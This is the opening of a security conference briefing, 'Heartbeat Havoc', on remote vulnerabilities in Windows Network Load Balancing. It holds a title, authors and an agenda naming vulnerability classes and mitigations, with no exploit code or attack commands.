



DECEMBER 11-12, 2024
BRIEFINGS

Heartbeat Havoc: Unveiling Remote Vulnerabilities in Windows Network Load Balancing

RyeLv(@b2ahex), Greenbamboo, Yifen Ma, Haotian Jiang

Agenda

● Background

- What is Network Load Balancing(NLB)
- NLB Modules
- Heartbeat Mechanism

● Case Studies

- Out-of-bounds R&W by Evil HostID
- Integer overflow in TLV_HEADER
- Race condition to UAF in NLBIPList
- Race condition to DoS by NRPProtocol
- Moderate Severity but Unauth DoS


● Conclusion

- Summary of Findings
- Mitigation Strategies
- Takeaways





Background


What is NLB?



NLB Modules

